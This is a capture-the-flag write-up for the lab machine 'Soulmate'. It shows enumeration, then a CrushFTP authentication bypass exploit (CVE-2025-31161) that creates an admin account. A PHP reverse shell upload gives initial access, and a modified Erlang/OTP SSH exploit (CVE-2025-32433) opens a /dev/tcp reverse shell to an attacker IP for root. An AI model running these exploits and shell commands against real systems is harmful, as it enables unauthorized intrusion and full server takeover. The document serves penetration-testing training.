
Enumeration

> sudo nmap 10.129.155.251 -p- -sCV --open --min-rate=1000 -oN soulmate-nmap-versionThe Nmap version scan revealed two open TCP services: SSH on port 22 and HTTP on port 80. In addition, it identified the vhost named soulmate.htb.

I added the vhost name to the /etc/hosts file for the proper DNS resolution.

> ffuf -u http://soulmate.htb -c -w /usr/share/seclists/Discovery/DNS/namelist.txt -H "Host: FUZZ.soulmate.htb" -ac -ic -t 100FFuF discovered the subdomain ftp.soulmate.htb.

I added the subdomain to the /etc/hosts file, as well.

> http://ftp.soulmate.htbThe subdomain ftp was running CrushFTP, which is a widely used multi-protocol file transfer server. It facilitates file transfers via multiple protocols such as FTP, FTPS, SFTP, SCP, and HTTPS.
Authentication Bypass

> searchsploit CrushFTPThe exploit for Authentication Bypass of CrushFTP particularly stood out to me. However, I couldn't be sure about the version number of CrushFTP.

> searchsploit -m 52295The exploit EDB-52295 for Authentication Bypass was downloaded to my Kali machine.

Based on the exploit code, this Authentication Bypass vulnerability (CVE-2025–31161) takes advantage of a race condition and header parsing logic flaw in the AWS4-HMAC authorization mechanism. CrushFTP before 10.8.4 and 11.3.1 is vulnerable and allows unauthenticated HTTP(S) port access and full admin takeover.

> python 52295.py --target ftp.soulmate.htb --port 80 --exploit --new-user admin --password treetree --auto-exploitUnexpectedly, the exploit didn't consider the target vulnerable, nonetheless the attack to create a new user named admin was successful.

Using the credentials of the new admin user, I was able to log in to CrushFTP. Upon clicking the Admin button, I was met with the Dashboard.
Initial Access: PHP File Upload

Selecting User Manager section on the Dashboard page led me to the option to manage the upload permission to a directory.

In the User Manager section, I copied the webProd directory containing all PHP files of soulmate.htb from Server's Files pane to the User's Stuff pane and granted the directory the upload permission by checking the Upload checkbox. Lastly, the changes were confirmed by clicking the Save button.

Now, I was allowed to upload files to the webProd directory using CrushFTP. I adjusted the PHP reverse shell payload by PentesterMonkey accordingly and saved it as shell.php before uploading it.


The access to the http://soulmate.htb/shell.php file returned the reverse shell as www-data.
Privilege Escalation: SSH Erlang

> python3 -c 'import pty; pty.spawn("/bin/bash")'
> [Ctrl] + Z
> stty raw -echo; fg  [Enter] [Enter]
> export TERM=xterm
I upgraded the shell to a fully interactive one for better interactivity.

> netstat -tuplThe target was listening on port 2222.

> nc 127.0.0.1 2222On port 2222, SSH 2.0 Erlang was running.
🤔 What is Erlang?
Erlang is a functional, high-level programming language, and Erlang/OTP is a set of libraries for the Erlang programming language. One of the OTP is the SSH module, which lets Erlang systems use secure shell access and transfer files safely.
A critical vulnerability (CVE-2025–32433) was found in the Erlang/OTP SSH. It allows unauthenticated attackers to execute arbitrary code on the affected system.

[source] https://github.com/platsecurity/CVE-2025-32433/blob/main/CVE-2025-32433.py
command='os:cmd("bash -c \\\"bash -i >& /dev/tcp/10.10.14.20/1234 0>&1\\\"").'I modified the command parameter by using os:cmd in Erlang in order to execute the reverse shell payload.

> wget 10.10.14.20:8008/CVE-2025-32433.py
> chmod +x CVE-2025-32433.py
> python3 CVE-2025-32433.py
> nc -lnvp 1234By executing the modified exploit, I obtained a reverse shell as root directly.
The user.txt flag was located in the /home/ben directory, and the root.txt flag was found in the /root directory on the target.
Thank you for taking the time to read my write-up! ❄️